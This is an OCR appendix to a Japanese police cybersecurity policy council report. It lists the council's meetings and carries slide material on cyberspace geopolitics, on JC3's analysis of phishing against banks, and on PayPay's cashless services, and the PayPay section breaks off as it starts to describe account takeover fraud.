資　料　編

目　　次

サイバーセキュリティ政策会議について

近年めざましい発展を遂げている情報通信ネットワーク、とりわけインターネットは、国民生活の利便性を向上させるにとどまらず、社会経済活動の根幹を支える重大なシステムとして機能するに至っている。その一方で、サイバー犯罪やサイバー攻撃の多発等が大きな社会問題となるなど、サイバー空間の脅威に対する国民の不安は急速に高まっており、官民が連携して効果的な対策を検討・実施する必要性が高まっている。

こうした状況に適切に対処するため、平成 13 年度には、官民連携したサイバー犯罪捜査及び被害防止対策によりサイバー空間の安全安心を確保することを目的に、サイバー空間の脅威への対処に向けた産業界等と警察との連携の在り方について有識者等による検討を行うため、警察庁生活安全局長主催の私的懇談会である「総合セキュリティ対策会議」が設置された。

サイバーセキュリティに関するより幅広いテーマを取り扱うため、平成 29 年度には、「総合セキュリティ対策会議」は、警察庁長官官房サイバーセキュリティ・情報化審議官の私的懇談会として「サイバーセキュリティ政策会議」に改組され、サイバーセキュリティに関する有識者にとどまらず、電気通信事業、コンテンツ事業等の各種事業に関する知見を有する方々、さらには、法曹界、教育界、防犯団体など、幅広い分野の有識者を交えて、活発な意見交換を行っている。

【これまでに開催された会議の議題】

総合セキュリティ対策会議

平成 13 年度	情報セキュリティ対策における連携の推進
平成 14 年度	情報セキュリティに関する脅威の実態把握・分析
平成 15 年度	官民における情報セキュリティ関連情報の共有の在り方
平成 16 年度	インターネットの一般利用者の保護及び知的財産権侵害に関する官民の連携の在り方
平成 17 年度	インターネット上の違法・有害情報への対応における官民の連携の在り方
平成 18 年度	インターネット・ホットラインセンターの運営の在り方及びインターネットカフェ等における匿名性その他の問題と対策
平成 19 年度	Winny 等ファイル共有ソフトを用いた著作権侵害とその対応策
平成 20 年度	インターネット上での児童ポルノの流通に関する問題とその対策
平成 21 年度	インターネット・オークションにおける盗品の流通防止対策

平成 22 年度	安全・安心で責任あるサイバー市民社会の実現に向けた対策
平成 23 年度	サイバー犯罪捜査における事後追跡可能性の確保
平成 24 年度	・　官民が連携した違法・有害情報対策の更なる推進 ・　サイバー犯罪捜査の課題と対策
平成 25 年度	サイバー空間の脅威に対処するための産学官連携の在り方 ～日本版 NCFTA の創設に向けて～
平成 26 年度	官民連携を通じたサイバー犯罪に対処するための人材育成
平成 27 年度	サイバー犯罪捜査及び被害防止対策における官民連携の更なる推進
平成 28 年度	コミュニティサイトに起因する児童被害防止のための官民連携の在り方

サイバーセキュリティ政策会議

平成 29 年度	新たな傾向のサイバー犯罪等に対応するための官民連携の更なる推進

令和２年度サイバーセキュリティ政策会議の開催状況

第１回会議　　令和２年 10 月 30 日(金)

○　委員発表「サイバー空間を取り巻く情勢について」
　　発表：土屋委員

○　有識者発表「銀行等を狙ったフィッシングの被害分析とその課題」
　　発表：一般財団法人日本サイバー犯罪対策センター（JC3）　金融犯罪対策グループ主査　　八子　浩之氏

第２回会議　　令和２年 11 月 18 日(水)

○　有識者発表「PayPay の取り組みと不正利用の実態について」
　　発表：PayPay 株式会社 執行役員 CCO 兼 CRO コーポレート統括本部 法務・リスク管理本部 本部長　　寺田　陽亮氏

○　有識者発表「ドメインレベルでのセキュリティ」
　　発表：Com Laude 株式会社 日本法人代表取締役　　村上　嘉隆氏

第３回会議　　令和２年 12 月 14 日(月)

○　委員発表「サイバー犯罪者たちの動向観測」
　　発表：新井委員

○　有識者発表「IoT サイバーセキュリティの現状」
　　発表：横浜国立大学 大学院環境情報研究院/先端科学高等研究院 准教授
　　吉岡　克成氏

第４回会議　　令和３年２月８日(月)

○　金融庁発表「資金移動業者等を通じた銀行口座不正出金事案を踏まえた対応について」
　　発表：金融庁総合政策局フィンテック監理官　　曲淵　敏弘氏

○　報告書の検討

第５回会議　　令和３年３月８日(月)

○　報告書の決定

2020 年 10 月 30 日
サイバーセキュリティ政策会議

サイバー空間を取り巻く情勢

慶應義塾大学　土屋大洋

1. 3D 化するサイバースペース

- Deeper（深く）、Darker（暗く）、Dirtier（汚く）→ダークウェブ問題
- ソーシャルメディアを活用するマリシャス・アクター

2. サプライチェーン問題

- 2018 年 12 月、孟晩舟ファーウェイ最高財務責任者逮捕
- サプライチェーン・リスクの二つのタイプ：①製造段階で組み込まれる。②配送途中で抜き取られて仕込まれる。

3. 作戦領域の変化

- 陸、海、空　＋　宇宙、サイバースペース（＝通信機器＋通信チャンネル＋記憶装置）
- インターネットを超えて拡大するサイバースペース：データセンター、洞道
- 日本の国際通信の 99%は海底ケーブル経由
- ロシアと中国が米国の海底ケーブルを切断？
- 海底ケーブル敷設は、米サブコム（約 4 割)、日 NEC（約 3 割)、欧アルカテル・サブマリン・ネットワークス（約 2 割)、亨通（ヘントン）←華為：1 割以下
- 海底ケーブル・シップ（船）
- 陸揚局：給電装置（PFE）と端局装置（SLTE）の重要性
- 端局装置メーカー

日	米	欧	中
NEC、三菱電機、富士通	Ciena、Xtera、Infinera	ASN、Nexans	ファーウェイマリンネットワークス

- SAIL（ブラジル～カメルーン）：中国聯通が共同オーナー。一帯一路の拡張。
- PLCN（Pacific Light Cable Network）の差し止め：Google、facebook、鵬博士電信伝媒集団（Dr. Peng）出資のケーブルを米政府が差し止め←香港問題
- 2020 年 8 月、ポンペオ国務長官「クリーン・ネットワーク計画」中国製品をネットワークから排除

4. 日本のサイバー防衛

- 東京五輪：インテリジェンス活動による防護が必要　→　アトリビューション
- 米 9.11 テロ　→　サイバー・インテリジェンスの拡大（コンテンツからメタデータへ）
- 米国家安全保障局（NSA）や英政府通信本部（GCHQ）に匹敵する組織が日本にはない：憲法第 21 条、電気通信事業法第 4 条の制約
- ファイブ・アイズ（米英豪加 NZ）から JAIBU（日豪印英米）の連携へ

5. まとめ

- ブラックボックス化したサイバーシステムに我々の社会は依存。
- ソフトウェアだけでなく、ハードウェアの防護も。
- アトリビューションのために JAIBU の連携を。

主要参考文献

- マルク・エルスベルグ（猪股和夫、竹之内悦子訳）『ブラックアウト（上・下）』（角川文庫、2012 年）
- ビル・クリントン、ジェイムズ パタースン（越前敏弥、久野郁子訳）『大統領失踪（上・下）』（早川書房、2018 年）。
- デービッド・サンガー（高取芳彦訳）『サイバー完全兵器　世界の覇権が一気に変わる』（朝日新聞出版、2019 年）
- P・W・シンガー、オーガスト・コール（伏見威蕃訳）『中国軍を駆逐せよ！（上・下）』（二見書房、2016 年）
- 土屋大洋『サイバーセキュリティと国際政治』（千倉書房、2015 年）
- 土屋大洋『暴露の世紀』（角川新書、2016 年）
- 土屋大洋『サイバーグレートゲーム　政治・経済・技術とデータをめぐる地政学』（千倉書房、2020 年）

銀行等を狙ったフィッシングの被害分析とその課題

2020年10月30日　日本サイバー犯罪対策センター（JC3）
info@jc3.or.jp


JC3 Japan Cybercrime Control Center

アジェンダ


- 不正送金事犯の発生件数・被害金額の推移
- フィッシング攻撃の概要
- 攻撃グループの分析と課題
- 犯罪インフラ等の分析と課題
- 今後の課題


インターネットバンキングに係る不正送金事犯の発生件数・被害金額の推移

インターネットバンキングに係る不正送金事犯の発生件数の推移




インターネットバンキングに係る不正送金事犯の被害額の推移






出典：令和２年上半期におけるサイバー空間をめぐる脅威の情勢
https://www.npa.go.jp/publications/statistics/cybersecurity/data/R02_kami_cyber_jousei.pdf

フィッシング攻撃の概要



フィッシングの攻撃グループの分類




フィッシングの攻撃グループの分類

- フィッシングの攻撃グループの分類については、主にフィッシングサイトの構成（見た目、ソースの特徴など）から分類している
- 攻撃グループについては、銀行を主なターゲットとしている場合、
  BP1,BP2,BP3・・・・・
  として、ＪＣ３では名前を付けて分類を行っている。

（注）BP=Bank Phishingの頭文字からとった。
クレジットカードを主な攻撃ターゲットとする場合、CP=Card Phishing　など

犯罪インフラ等について

- フィッシングにおける犯罪インフラ等の無害化等の対策については、業界を跨ぐ対応や国際的な連携が必須
- フィッシングは、官民の個々の組織単独で対応することは困難であり、各組織が連携して主体的に取り組むことが重要。



JC３を通じた情報発信

- JC3のウェブサイトにおいて、警察庁、全国銀行協会及び会員企業と連携した情報発信の実施
- 動画による注意喚起など、一般利用者に対する理解を促進するためのコンテンツの作成

今後の課題

フィッシングは、官民の個々の組織単独で対応することは困難であり、各組織が連携して主体的に取り組むことが重要。

取締りや対策のための実態解明

- **分野をまたがる犯罪**（不正送金、クレジットカード番号盗用、携帯キャリアの認証詐取、商標権侵害　等）への取組みの中で、犯罪事象の根元にある**フィッシング攻撃の実態解明し、取締りや対策へ活用**する。

外国関係機関等との連携

- 海外に拠点を構える攻撃グループおよび犯罪インフラ等の対策を考慮する上で**外国関係機関等との連携**は必須であり、**積極的な働きかけ**による国際連携を強化する。

体制の強化

- 犯人グループの上位層の検挙に向けて、**攻撃グループに関する情報収集・分析、都道府県警察への共有等の体制を強化**する。

対策の推進

- フィッシングの全体感を把握し、**関係省庁及び官民連携を強化**し、フィッシングの攻撃が強固になる前に速やかに積極的なサイトの停止や犯罪インフラの対策を実施する。

JC3 Japan Cybercrime Control Center

JC3 Japan Cybercrime Control Center

2021年2月26日時点情報

PayPayの取り組みと不正利用の実態について

PayPay株式会社　執行役員 CCO兼CRO
コーポレート統括本部 法務・リスク管理本部 本部長

寺田 陽亮

本日のアジェンダ

1. PayPayについて
2. キャッシュレスの概要
3. PayPayの仕組み
4. 不正利用の実態と手口
5. 不正利用防止に向けた対策と取り組み
6. 今後の課題とまとめ

PayPayについて

2018年10月5日

PayPay

提供開始

PayPayとは

累計登録者数

サービス開始約2年で
累計3,600万人超

加盟店数

サービス開始約2年で
300万カ所以上

決済回数

1.7億回超/月
（2020年10-12月の平均）

認知度

サービス開始3カ月から
No.1を維持

※2021年2月時点　PayPay(株)調べ。加盟店数は店舗やタクシーなど、PayPayへの加盟契約申込数です。

PayPayは“スーパーアプリ”へ

オフライン

コンビニ　理容室
小売店　屋台
薬局　飲食店

公共料金＋税金

水道光熱費　税金　携帯料金

オンライン/O2O

EC　ホテル
オーダー　タクシー
映画予約　チケット
航空券

金融サービス

個人向けローン　ビジネスローン
保険　投資


P2P/ソーシャル

小遣い　おねだり
ギフト　お年玉
募金　割り勘

キャッシュレスの概要


日本におけるキャッシュレスビジョン

各国のキャッシュレス比率



出典）2019年4月　一般社団法人キャッシュレス推進協議会
「キャッシュレス・ロードマップ」キャッシュレス決済比率の状況
https://www.paymentsjapan.or.jp/wordpress/wp-content/uploads/2019/05/acf775c2e5be616a595a62fae66422e8.pdf

2025年：個人消費市場



キャッシュレス決済（40%）

120兆円

出典）経産省キャッシュレスビジョン（2018）

なぜキャッシュレス化する必要があるのか

①現金の取扱に伴う約8兆円の社会コストの削減

•印刷、輸送、店頭設備、ATM網運営費用：約2兆円
•小売/外食産業における現金取扱業務人件費：約6兆円

※みずほフィナンシャルグループ 検討会発表資料（第八回）

②人口減少による人手不足の深刻化への対応

日本の生産年齢人口（15～64歳）は、1995年の8,726万人をピークに減少へ転じ、2013年に8,000万人、2029年に7000万人、2040年に6000万人、2056年に5000万人を割り、2065年には4529万人となる見込み（2018年は7484万人）。


※日本の将来推計人口（平成29年推計）国立社会保障・人口問題研究所

生産性の効率を向上することができる

新型コロナウイルスの影響

厚生労働省発表「新しい生活様式」でキャッシュレス（電子決済）が推奨


新型コロナウイルスの影響




日常の買い物の意識や行動の変化

※自社調査
※調査期間：6/16（火）～21（日） N=2,600
問：新型コロナウイルスの流行前と比べて、あなたの日常の買い物の意識や行動に変化はありましたか

新型コロナウイルスの影響



衛生面の観点で抵抗がある決済手段




現金への抵抗感

69%

※自社調査 ※調査期間：6/16（火）～21（日） N=2,600
問：あなたが、衛生面の観点で抵抗がある決済手段 *1：交通系・流通系電子マネー含む

新型コロナウイルスの影響

キャッシュレス（スマホ）決済を使う頻度が増加




スマホ決済利用頻度の増加 **47.4%**

出典：2020年版一般消費者におけるキャッシュレス利用実態調査レポート（NECソリューションイノベータ株式会社）
問：あなたは新型コロナウイルスの影響により、普段の買い物で利用する以下の決済手段の利用頻度は変化しましたか

8


PayPayの仕組み

PayPayの登録手順



わずか１分で登録が完了

PayPayの支払い方法



A チャージしたPayPay残高から支払う

PayPay残高へのチャージ方法

- 銀行口座
- セブン銀行ATM
- ヤフーカード
- ソフトバンクまとめて支払い
- ワイモバイルまとめて支払い
- ヤフオク!の売上金
- PayPayフリマの売上金

B 登録したクレジットカードから支払う

17

口座登録の手順

ホーム画面の【その他】を選択

【銀行口座登録】を選択

登録する銀行を選択します

支店名、口座番号、口座名義などを入力します

登録内容を確認して【登録手続きをする】を選択

各銀行ごとの手順で登録を進めます

口座の登録が完了しました

本人確認を

PayPayでも実施

※一部金融機関において実施

confidential

18

eKYCとは

スマホのカメラで撮影した
本人の顔と確認書類で審査

eKYC･･･電子版本人確認
(electronic Know Your Customer)

不正利用の実態と手口

PayPayにおける不正利用のケース

①既に利用されているPayPayアカウントを乗っ取る

